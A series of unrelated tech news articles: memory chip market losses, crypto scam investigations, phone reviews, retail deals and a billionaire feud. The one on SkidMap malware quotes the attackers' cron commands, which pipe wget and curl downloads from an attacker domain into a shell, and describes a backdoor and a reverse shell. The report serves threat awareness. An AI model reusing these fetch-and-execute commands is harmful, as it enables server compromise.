
Samsung‘s semiconductor business has been running at a loss lately. The company reported losses of almost $7 billion from the chip division in the first half of 2023 due to a sharp decline in the prices of memory chips. However, thanks to it being an industry-wide slowdown, its market share has hardly dropped. Samsung retained its crown as the world’s largest memory chip maker in the first quarter of the year.
According to a Yonhap News Agency report, which cites data from research firm Omdia, Samsung captured about 42.8 percent of the global DRAM (dynamic random-access memory) market in Q1 2023. The figure is pretty much unchanged from the previous quarter, i.e. Q4 2022. The company also held on to the top spot in the NAND flash market, marginally increasing its share to 34.3 percent.
However, as expected, Samsung’s revenue dropped amid sluggish sales. It generated about $4.01 billion from DRAM sales between January and March of this year. In comparison, its memory chip business generated a revenue of $10.35 billion during the same period in 2022. This means the DRAM revenue dropped over 60 percent year-on-year (YoY) in the first quarter of 2023. It’s also a 25 percent quarterly decline from the year-ending quarter of 2022.
It’s a similar story in the NAND flash market as well. Samsung saw its revenue more than halved from $6.33 billion in Q1 2022 to $2.99 billion in Q1 2023. As said earlier, the Korean behemoth suffered losses from the chip business in the first two quarters of 2023. It reported losses of KRW 4.58 trillion (approx. $3.5 billion) in Q1 and KRW 4.36 trillion (approx. $3.3 billion) in Q1, totaling a loss of about $6.8 billion in the first half of the year.
Samsung compatriot SK Hynix is also hit by the memory chip downturn
Samsung isn’t the only one suffering from the sharp decline in the prices of memory chips in recent months. As said earlier, it’s an industry-wide downturn, so all involved are feeling the heat. This includes Samsung’s compatriot SK Hynix. Its DRAM market share declined from 27.2 percent in Q4 2022 to 24.7 percent in Q1 2023. As a result, it conceded the second spot to Idaho, US-based Micron Technology.
SK Hynix also lost a spot in the NAND flash market, dropping to fourth place with a share of 16.8 percent in the first quarter of the year. Like Samsung, it has also suffered big losses from the chip business this year. Samsung expects the market to move toward stability in the second half of the year. It remains to be seen whether its chip division will return to profitability by the end of 2023.
The new investigation uncovers intricate cryptocurrency scams exploiting victims’ trust.
Scammers pose as acquaintances, directing victims to professional-looking fake websites with fabricated financial data.
Victims are enticed with minor withdrawals and encouraged to recruit friends and family into the scheme.
Withdrawal attempts lead to demands for additional fees, trapping victims in a cycle of payments.
The investigation exposes a vast network of nearly 300 websites, pointing to an international scam operation.
In a digital age where financial opportunities and risks coexist, the world of cryptocurrency investment has become a breeding ground for fraudulent activities. As more novice investors enter the crypto market seeking substantial returns, scammers have devised increasingly sophisticated schemes to prey on their aspirations. A recent investigation by Jeremiah Fowler from VPNmentor reveals the intricate workings of these scams.
The scam begins with social engineering tactics, exploiting victims’ trust by posing as acquaintances who have reaped benefits from the fraudulent investment scheme. Victims are provided with website links, often adorned with professional designs and fabricated graphs, projecting fake deposits and withdrawals. The illusion of legitimacy is bolstered by the inclusion of trust logos from renowned credit cards and payment methods.
Once victims invest, they may receive minor withdrawals and even modest profits, cementing their belief in the scam. The fraudsters escalate the deception by offering multi-tiered membership levels, promising exorbitant returns as high as 20%. Manipulating human psychology, they encourage victims to enlist friends and family, leveraging their established relationships to lure more investors into the scheme.
Reality strikes when victims attempt to withdraw their investments, only to be met with demands for additional fees. These fraudulent fees act as a barrier to prevent victims from accessing their funds, driving them into a nightmarish cycle of further payments. As the investigator’s account reveals, scammers are relentless in their pursuit of more money, resorting to threats and intimidation when victims refuse to comply.
According to the report shared by VPNmentor with Hackrad.com, delving into the digital footprints of these scams, the investigator uncovered a sprawling network of nearly 300 websites. While the domains were often masked by privacy protection, their investigation led to domains registered to individuals in Nigeria and the US, pointing towards an international network of scammers.
Names of hosting and domain registrars where scam domains have been provided services (1) – A victim revealing they have been scammed (2) (Screenshot via: VPNmentor)
As this exposé unravels the intricacies of these scams, it also sheds light on the industry’s need for reform. Hosting providers and domain registrars play a pivotal role in enabling these fraudulent operations to thrive.
While generating substantial revenue, these entities often lack measures to thwart cybercriminals abusing their services. Suggestions for change include the implementation of Know Your Customer (KYC) systems, akin to those used by banks, to validate the identity of domain registrants and deter anonymous registrations.
The lesson for potential investors is clear: meticulous research and scepticism are vital when considering crypto investments. To avoid falling victim to scams, investors must verify the credibility of companies, seek independent advice, and refrain from making hasty decisions under pressure.
By promoting awareness and advocating for industry regulations, stakeholders can contribute to a safer and more secure crypto landscape, sparing countless individuals from the devastating consequences of investment scams.
If you’re into gaming and gaming smartphones, chances are you’ve heard of RedMagic. This company has been releasing them for quite some time now, and the latest of which we’ve been playing with for a while now. The phone in question is called the RedMagic 8S Pro, and in this article, you’ll find our review of the device after several weeks of use.
Now, before we get down to it, let’s talk about the company real quick. RedMagic did focus mainly on gaming smartphones thus far, but the company is looking to expand. It released a pair of earbuds recently, and some other products. More such devices are coming. It’s also worth noting that RedMagic is doing its best to adapt gaming smartphones to regular users these days, so that they appeal to a wider audience. The RedMagic 8 Pro and 8S Pro are actually great steps in the right direction, and in this review, you’ll see why. Let’s get to it.
The RedMagic 8S Pro has one of the best designs of a phone this year, in my opinion. Why? Well, for several reasons. First and foremost, it doesn’t have a display camera hole or a notch. RedMagic went for an under-display camera here, and it did the right thing, in my opinion. Also, the bezels around the display are not thick at all, and they’re almost uniform. The bottom bezel is ever so slightly thicker, barely at all, really.
On top of that, the phone is not too heavy for its size at 228 grams. It could have been a lot heavier considering the size and everything that RedMagic included. It’s pleasant to hold, and despite the fact it has flat sides all around, they’re not cutting into your hand. it’s also less slippery than your regular glass and metal slabs, not to mention that your fingerprints on the back will be less visible. Well, at least on this metallic silver model that I ended up reviewing.
All that combined with the 3d nano etching finish on the glass back makes this phone a really compelling package to look at, and well… hold and use. It looks unique, it feels great to hold and use, and it’s also just the right size. You can take full advantage of its display while gaming, thanks to the fact it has an under-display camera. I was truly immersed while I was gaming, but more on that later. That under-display camera is far from good, though. We’ll talk more about that in the camera section, but if you don’t really care about selfies, you probably won’t care.
The best of all is that this phone doesn’t exactly scream “gaming phone” straight away. It actually looks like a really nice, regular smartphone, which is the way to go, in my humble opinion. I’ve truly enjoyed this design, and was really glad to get back to phones without display holes and notches. This is the first such phone I’ve handed since… well, the OnePlus 7 Pro, if I’m not mistaken.
Accessories
There is a 65W charger in the box, which we’ll talk more about in the battery section of the review. A case, unfortunately, is not included in the package. Well, at least it wasn’t in my box, and this is a global variant, with sealed packaging, so… yeah. If you want to use a case, you’ll need to get it separately.
RedMagic 8S Pro Review: Display
The RedMagic 8S Pro features a large 6.8-inch fullHD+ (2480 x 1116) AMOLED display. This is a flat AMOLED display that offers a 120Hz refresh rate, and its brightness gets up to 1,300 nits. Thus far, it looks like a nice display, but nothing special. Well, considering this is a gaming smartphone, this thing has a much higher touch sampling rate than your regular smartphone. While most smartphones, mid-range and high-end phones offer a 240Hz touch sampling rate (in rare occasions double that), the RedMagic 8S Pro offers a 960Hz touch sampling rate. This panel has a 20:9 aspect ratio, and is protected by the Gorilla Glass 5.
In use, the display is really good. It’s extremely responsive, and looks very nice too. The colors are great, vivid, and the viewing angles are also really good. The only negative I’ve noticed is the brightness outdoors. Just to be clear, this is not a dim display, not at all. At 1,300 nits it’s actually very bright, but there are noticeably brighter displays out there at this point, some that go over 2,000 nits. You can use it outdoors without a problem, but in direct sunlight, it could use more of a kick in the brightness department. Do note that I’m nitpicking a bit here, as this is a gaming smartphone, so I’m looking at it from a gamer’s perspective, even though not many of you will game outdoors all that much. Other than that, the display is great, in basically every way.
RedMagic 8S Pro Review: Performance
Spoiler alert, the RedMagic 8S Pro offers outstanding performance. That is not really all that surprising, however, as this is a gaming smartphone, and it’s made to be a powerhouse. It’s fueled by the Snapdragon 8 Gen 2, but an overclocked version you can find inside the Galaxy S23 series. RedMagic also included up to 16GB of LPDDDR5X RAM inside the global model, and up to 512GB of UFS 4.0 flash storage. That is actually the model we tested.
In addition to that, you’re getting an ICE 12 multi-dimensional cooling system. You’ll find a 20,000 RPM high-speed turbofan inside here, and a cooling air duct. There are 59 fan blades in total included here, and each is 0.1mm thick. That fan can be manually activated when needed, by the way, and it has been tested for a lifespan of 30,000 work hours. There’s graphene included under the display, and a copper foil too, not to mention various other cooling components. This made is made for gaming through and through.
Regular, everyday performance is very smooth regardless of what you’re doing. And the same actually goes for gaming. We’ll talk about the software aspect in a separate category, but you can play basically any game on this phone without a problem. That includes the most demanding games such as Genshin Impact. During longer sessions the phone does get warm, but cooler than basically any other phone I’ve used this year. The heat was never the problem here, to be quite honest, and I rarely even fired up the aforementioned fan.
I’ve played quite a few games on the phone, including Genshin Impact, Asphalt 9, Real Racing 3, Call of Duty, Subway Surfers, and more. What I’ve noticed is that most games ran at 60 fps, while some can go at 90 fps. Genshin Impact, for example, ran at 60Hz, while Call of Duty went up to 90 fps. Regardless of the game, this phone handled everything beautifully. You have a ton of granular settings in RedMagic’s built-in gaming suite, which I’ll focus more on in the software section. It’s worth noting that you can access this software while you’re in-game, and can set settings for each game separately. Granularity is the key.
RedMagic 8S Pro Review: Battery
RedMagic managed to squeeze in a 6,000mAh battery inside this phone. Needless to say, that’s quite the capacity, and if you add to the equation that the Snapdragon 8 Gen 2 is included too… well, you’re getting a rather compelling combo for battery life. RedMagic, of course, included some of its own optimizations, and the battery life here is outstanding. If you’re not gaming here, this is a two-day battery phone, even if you’re not exactly a light user. I won’t talk about specific screen-on-times, as this is a gaming phone, and the gaming aspect will play a huge part in the battery life department, of course.
Even with heavy gaming, on my test days, the phone managed to last until the end of the day. You can, of course, kill it in a day if you really want to and if you’re constantly playing graphically-intensive games, as is the case with any phone. The point is, the RedMagic 8S Pro offers some of the best battery life results we’ve ever seen, at least as far as high-end phones are concerned. We’re not counting in Oukitel’s crazy 10,000mAh battery smartphones, of course. I’ll even go as far as to say that this may be the best battery life in any Snapdragon 8 Gen 2 phone, at least in line with the ASUS ROG Phone 7 series.
If you do manage to deplete its battery life ahead of time, don’t fret. The RedMagic 8S Pro supports 80W wired charging in China, and 65W wired charging in its global variant. We’ll focus on 65W wired charging, as we’ve tested the global model. It’ll take you only 35 minutes to fully charge this phone, from 0 to 100%. Needless to say, that’s plenty fast, especially considering this is a 6,000mAh battery we’re talking about. You can get over half a charge in only 15 minutes.
To make things even more interesting, RedMagic included something called ‘Charge separation’ in this phone. That feature redirects the power from the charger to the hardware, and bypasses the battery. That will save you battery life in the long run, if you play games while the phone is charging, of course. Why? Well, it reduces battery heat.
RedMagic 8S Pro Review: Camera
There are three cameras on the back of the RedMagic 8S Pro. A 50-megapixel main camera (f/1.9 aperture, PDAF) is backed by an 8-megapixel ultrawide unit (120-degree FoV, f/2.2 aperture, 1.22um pixel size), and a 2-megapixel macro camera (f/2.4 aperture). On the front, you’ll find a 16-megapixel under-display camera (1.12um pixel size). RedMagic upgraded the main camera here compared to previous-gen models, and that’s a good thing, of course. It now uses a 1/1.57-inch unit, Samsung’s GN5 ISOCELL sensor.
The camera UI is really good, actually. You can simply swipe left and right to switch modes. That’s how every camera UI should be laid out, for ease of use. Additional settings are nicely laid out too, once you enter that menu (top-right corner). Yes, the Pro mode is also here, though it works only with the main camera. That is not all that surprising, to be quite honest. All in all, no complaints here.
Alright, what about the image quality? First and foremost, do note that this is a gaming smartphone. We usually don’t have high camera expectations for gaming smartphones. The same was the case here, but the phone did perform better than I expected, as long as you’re using its main camera. Images during the day are really good. The colors are punchy, and the images end up looking sharp, producing plenty of detail. There is no 2x toggle in the viewfinder, as RedMagic probably doesn’t want you to crop in on the main camera. You can still pinch to zoom, though.
Nighttime shots with the main camera are also quite good, actually. There’s enough detail, good sharpness, and the colors are not bad either. Where it suffers is dynamic range. It’s not bad per se, but it’s not great either. Night mode can get triggered automatically, but it doesn’t do that all that often. So, switching to Night Mode manually may be the best choice.
The main camera on the phone is definitely worth noting, but the ultrawide one, not so much. The sensor is simply too small to be able to produce great results. You can get decent shots when there’s plenty of light in a shot, but they also do look a bit too soft, while the colors are not great either. These images do look considerably different than what the main camera provides. When it comes to night shots, the Night Mode is not available for the ultrawide camera. These shots lack detail, they’re soft, and overall not the best.
What about the selfie camera? Well, we didn’t expect much here, as it’s placed under the display. We got exactly what we thought we would. The images are not the best. They’re too soft, and the colors are off. The detail is also not great. Just to be clear, they’re usable, but you’ll end up with images that look like they’ve been taken with a mid-range webcam. Considering this is a gaming phone, this sacrifice is more than understandable, though. Having a clear canvas for gaming is the main priority here.
In terms of video recording, well, it’s good. The phone supports video recording up to 8K at 30 fps. 4K videos go up to 60 fps. The end result is good, but it could use some processing. Overall, though, not bad, it’s better than we thought, that’s for sure.
RedMagic 8S Pro Review: Software
When this phone arrived to the office, the thing I actually wondered the most about is the software. The RedMagic 8 Pro, the 8S Pro’s predecessor, had some software-related issues aka bugs, which is why I was wondering what we’ll get this time around. To my surprise, the RedMagic really worked out the kinks, and RedMagic OS 8 is a joy to use. When it comes to gaming phones, I always try to use them as regular devices first, just to get a feel for them, before getting down to gaming tests. This one did well in that regard.
RedMagic scraped some dead weight from the previous version of the software, and optimized the whole experience. Don’t get me wrong, it’s still not your close-to-stock Android experience or anything of the sort, but it works really well. Everything feels a bit more polished. It looks a bit more like stock Android, while there are still a ton of features that you can delve into, especially customization features. You can tweak the UI to your liking, ranging from clock styles and themes, to icons and lock screen details. Even the always-on display options are here, and they’re actually good. Let’s not forget the LED light on the back that you can utilize too, which is not something we see on many phones these days.
Let’s get down to what many of you are most interested in… gaming features. The RedMagic 8S Pro comes with ‘Game space’, which is basically an in-game dashboard that you can call upon. This dashboard has a ton of settings that you can utilize, and it allows you to set different settings for different games. Everything will be saved and fired up when you launch that specific game. All you have to do is do a double swipe from either the top left or top right side when you’re gaming, and you’ll get access to this dashboard.
Many options here are a single tap or swipe away, while others are just a menu away. You can tweak the FPS settings, sensitivity settings, resolution options are at your disposal, and more. You can also store screenshots in the Game Shorthand sub-section of Game Space, for example, while RedMagic also offers Plugins. There are many of them, but the translation issue is still present in this section.
From Game Space, you can also activate shoulder triggers (which are pressure-sensitive, by the way) on the phone. There are two of them, and they can come real handy during gaming, especially when it comes to shooters and similar first-person or third-person games. I’ve enjoyed using them most in Call of Duty Mobile, they surely did help a lot for reloading and shooting, at least in my case. You can map them to do whatever you want, in any game.
Thanks to the X Gravity feature, you can map external devices, that is also built in here. We’re only scratching the surface here, really. There are tons of options available in Game Space, you can tweak pretty much anything you want. You can even decide whether to keep the fan on here, or to disable it for specific games. If we’re talking about graphically-intensive titles, we do recommend using that fan, and even if you hear it during gaming, it’s worth it in some cases. A streaming option is available, and so much more.
RedMagic 8S Pro Review: Should you buy it?
So, should you buy the RedMagic 8S Pro? Well, we really can’t give you a yes or no answer here, it all depends on what you value in a phone. Truth be said, the RedMagic 8S Pro has a really competitive price tag. The most affordable model costs $649, and comes with 12GB of LPDDR5X RAM and 256GB of UFS 4.0 flash storage. That variant is all-black. The ‘Platinum’ and ‘Aurora’ models come with 16GB of RAM and 512GB of storage. Those two models are metallic silver and black with a see-through back, and they do have different price tags. The ‘Platinum’ costs $779, while the ‘Aurora’ model costs $779. Those are still truly appealing price tags. If you like gaming on your phone, and you do appreciate great performance above everything, the RedMagic 8S Pro may be the phone for you. The fact it doesn’t have a display camera hole, and has a ton of gaming features is a huge plus. If you like taking a lot of pictures, on the other hand, this may not be the device for you. The main camera is good, but not great, and that one is the only one worth noting. You have to ask yourself what exactly do you need from a smartphone, and go from there. One thing is certain, though, this is a great gaming smartphone, and its price tag is just right.
You should buy the RedMagic 8S Pro if you:
– Love gaming on your phone – Appreciate different, but great-looking design – Hate display holes & notches – Need an LED notification light on your phone – Like to play games with a controller attached to your device – Want a truly powerful smartphone, but don’t want to spend $1,000 on it – Like big phones, but don’t want them to be too heavy
You shouldn’t buy the RedMagic 8S Pro if:
– Take a lot of pictures with your phone – Use a selfie camera a lot
According to recent reports, there have been instances of threat actors using malware called “SkidMap” to exploit vulnerable Redis systems.
Earlier versions of SkidMap were used to surreptitiously mine cryptocurrency and create false network traffic and CPU usage by loading malicious kernel modules.
However, this malware’s recent version seems quite sophisticated and targets only open Redis instances.
SkidMap Malware Attacking Linux
Further analysis of the new variant on SkidMap revealed activities like adaptation to the operating system where it gets executed and choosing the binary to download based on the Linux Distribution architecture on the infected system.

SkidMap Malware design (Source: Trustwave)
Initially, the threat actor attempts to login to open Redis instances for setting up cron tasks with a variable using base64 string. These strings consist of two cron tasks to run a “wget” (wget hxxp://z[.]shavsl[.]com/b -qO – | sh) and “curl” (curl -fsSL hxxp://z[.]shavsl[.]com/b | sh)command that gets executed at a 10 minute interval for downloading the dropper scripts ‘b’, ‘c’ and ‘f’.
Base64 encoded cron tasks set up with the variable “SET” (Source: Trustwave)
The dropper scripts are used to download an executable binary file (ELF) ‘gif’ (previous version used ‘jpeg’) to the ‘/var/lib/’ directory, which is the trojan file.
This trojan initially adds some SSH keys in the standard locations ‘/root/.ssh/authoried_keys’ and ‘/root/.ssh/authoried_keys2’. This is done to leave a backdoor for threat actors to login to the system.
Further actions include checking the status of SElinux (Security-Enhanced Linux) module, which is used to implement access control security policies and disable it permanently. After this, the trojan is made permanent by making specific modifications on the host OS.
The trojan creates a reverse shell to the C2 server of the attackers every hour through the TCP/8443 port. The gif binary is found to be targeting linux distributions like Alibaba, Anolis, openEuler, EulerOS, Steam, CentOS, RedHat, and Rock.
A complete report has been published by Trustwave, which provides a complete explanation on the threat actors’ tactics, methods, source code, and other analysis.
It’s back-to-school season, and it’s time to buy some new stuff for the new school year. Best Buy has a number of great products that you can buy, and some of which are on sale. So in this article, we’re going to be rounding up some of the best products you can buy right now from Best Buy and let you know why you should buy them.
Best Studio Pro
Apple just announced these new headphones. The Beats Studio Pro were finally updated after about seven years (previously, the Studio3). And these are pretty impressive headphones.
The Beats Studio Pro cost $349, and are available in navy, deep brown, sandstone, and black. These offer about 40 hours of battery life here, and that’s with ANC off. With it on, you can expect about 30 hours of usage. That’s pretty good for how lightweight these headphones are.
Additionally, Apple has outfitted the Beats Studio Pro with USB-C. So the same cable you use to charge your phone (except for the iPhone, before the iPhone 15). Apple has also included two additional EQ-optimized sound profiles, which sound really good. Even without changing any settings. These are not bass-heavy like some of the older Beats headphones used to be.

The Google Pixel Tablet is another great product to take back to school, because you can watch all of your favorite streaming services on this tablet. As well as get some work done in Google Docs and Microsoft 365.
Remember, the Pixel Tablet does come with its speaker dock in the box. So you’re going to be able to use it as a smart display on your desk to play photos, or watch TV shows and movies on the 11-inch display.
The Pixel Tablet is on sale right now over at Best Buy for $439 for the 128GB or $519 for the 256GB model. Which is a pretty good deal here.
If you’re heading off to college, getting an electric bike or scooter is a really good option for getting across campus. And you can get a GoTrax Vibe Commuting Electric Scooter for just $264.99, that’s $35 off.
This is a really good electric scooter, which has a max speed of 12 miles per hour, and you can travel a max of 7 miles. Which is not to bad for how light this one is.
Nothing wrong with getting a new laptop for the new school year. And this Dell Inspiron 2-in-1 is a pretty good option. This is a 16-inch model, with a FHD+ touch screen laptop. It also has the Intel Evo i5 processor, with 8GB of RAM and 512GB of SSD storage. So it’s a pretty good laptop.
Right now, this one is on sale for $699, which is going to save you $300 off of the regular price.
If you’re living in a dorm or your first apartment for this school year, then this is a must-have product. The Tineco A10 Hero Cordless Stick Vacuum is a pretty good vacuum that you can pick up, and it’s pretty inexpensive at $169.
This vacuum will allow you to vacuum your entire home, as well as getting into all the nooks and crannies and even clean your furniture like couches, or your stairs. It’s very versatile. Which is really good to see for a vacuum of this size.
It’s no joke. A cage fight between tech billionaires Elon Musk and Mark Zuckerberg seems very much on. The two stalwarts of the social media industry have been vocal about the idea for a long time and recently shared more details. Musk revealed that the fight will be live-streamed on X/Twitter, prompting a subtle dig from the Meta CEO.
A couple of days back, Musk posted a live video on X, supposedly testing the live-streaming feature of the platform. Toward the end of the minute-long video, he is seen lifting a dumbbell. The X owner followed up with a post yesterday where he revealed that he’s “lifting weights throughout the day, preparing for the fight” with Zuckerberg.
“Don’t have time to work out, so I just bring them to work,” he added, referring to the weights he was lifting in the short live stream a day earlier. Musk made another post yesterday saying that viewers will be able to catch the fight live on X. The Tesla CEO said all proceeds from this high-profile tech face-off “will go to charity for veterans.”
Zuckerberg says the fight should be live-streamed on a “more reliable” platform
Both of these posts from Musk prompted a response from Zuckerberg. Sharing a screenshot of Musk’s “Preparing for the fight post,” the Meta CEO said that he’s “ready today.” Zuckerberg went on to say that he had suggested August 26 as the date for the fight when the X owner first challenged. However, Musk hasn’t confirmed yet. “Not holding my breath,” Zuckerberg added.
Then he shared the screenshot of Musk’s post about the fight being live-streamed on X with a cheeky response. “Shouldn’t we use a more reliable platform that can actually raise money for charity?” Zuckerberg said, taking a subtle dig at the platform, which is undergoing a massive rebranding from Twitter to X. Note that Facebook and Instagram have a built-in fundraising feature, while X does not.
Zuckerberg didn’t stop there. Responding to a user asking if he has mutually agreed to the fight being streamed on X, he said that it’s “more like “funding secured.” For the uninitiated, that’s the phrase Musk used in a 2018 tweet (called tweets back then) about taking Tesla private. That never happened, prompting a lawsuit against him from investors for causing them financial losses. That legal fight is headed to the Supreme Court.
Meanwhile, Musk has revealed that the exact date for the fight with Zuckerberg is “still in flux” because he’s not in perfect health. “I’m getting an MRI of my neck & upper back tomorrow. May require surgery before the fight can happen. Will know this week,” the X owner said. We’ll have to wait and see if the fight happens anytime soon, if at all.

It’s August, which means one thing (now). And that is, it’s time to review Samsung’s latest foldables. Today, we’re looking at the Galaxy Z Fold 5, which almost seemed like an after-thought for Samsung during Unpacked in late-July. Samsung spent a lot more time on the Galaxy Z Flip 5 instead. But the Fold 5 is still a very important phone for Samsung, despite it still having an MSRP of $1,799. It won’t be the best-seller for 2023, but it’s most devout fans will be buying it, making it pretty important for the company.
The Galaxy Z Fold 5 is a popular one, because it is a phone that unfolds into a small tablet. Allowing users to have both sizes in their pocket. Which is really neat, and not so unique these days. It’s now 2023, four years since the original Galaxy Fold debuted, and Samsung now has a lot of competition in the foldable space – even in the US, with the Google Pixel Fold and soon OnePlus’ own foldable. So has Samsung made any significant changes to keep up with the competition? Well, not really. But is that enough to keep Samsung at the top of the foldable food chain? Probably. Let’s dig into the full review.
Samsung Galaxy Z Fold 5 Review: Hardware
The hardware on the Galaxy Z Fold 5 this year, hasn’t really changed a whole lot. It’s still a premium looking and feeling foldable from Samsung. With [Armor] Aluminum and glass for the outside of the phone. Which does make it look and feel like a much more premium foldable compared to some other options on the market. Though that also adds weight to the phone. And it does make it pretty durable. After all, the Galaxy Z Fold 5 is the most durable foldable on the market today. And one of the only ones with an IP rating.
The biggest change that Samsung made to the hardware this year is the hinge. Samsung redesigned the hinge, so that it is now using fewer moving parts (which means, fewer points of failure). But most importantly for users, this new hinge means that it is now thinner, and thus the gap is now gone.
Having a thinner hinge might not sound like a big deal, but this does allow for the Galaxy Z Fold 5 to be thinner and lighter. Making it more versatile, especially if you’re someone that carries two phones like myself. It’s about 4% lighter than the Galaxy Z Fold 4, and about 11% lighter than Google’s Pixel Fold. Which is the phone I was carrying around before the Galaxy Z Fold 5. There is still a tiny gap when the phone is closed, so you can see some light in there, but it’s barely noticeable.
Otherwise, the hardware is identical to the Galaxy Z Fold 4. That includes having the power and volume buttons on the left side of the phone, towards the top. The power button is still the fingerprint sensor, and is recessed, unlike the Pixel Fold. It works pretty well, and still blows my mind that only foldables and a few others are using this type of fingerprint sensor. Instead of opting for an under-display sensor that is usually slower and sometimes less reliable.
On a side note, the Icy Blue color that Samsung gave us for review, is pretty nice. It’s a pretty light blue, and in some pictures, it can look like a very light beige color. Definitely different from the usual black and white colors that the “pro” phones normally get.
There’s also top and bottom firing speakers that sound amazing on this device, and that is of course due to having Dolby Atmos included here. So watching YouTube, Peacock, Netflix, or really anything, sounds great on this phone. There is still a fairly sizable camera bump on the back of the phone. Just to give you a bit of context while writing this review, I just put my Galaxy Z Fold 5 down on my desk next to me, and it wobbled for a good minute or so. So I would highly suggest getting a case for it. I’ve used it most of the time with the Slim S Pen Case on, which is a really great case, and makes the S Pen and camera bump flush on the back. It’s $100, but if you use the S Pen, it’s well worth it.
Samsung Galaxy Z Fold 5 Review: Display
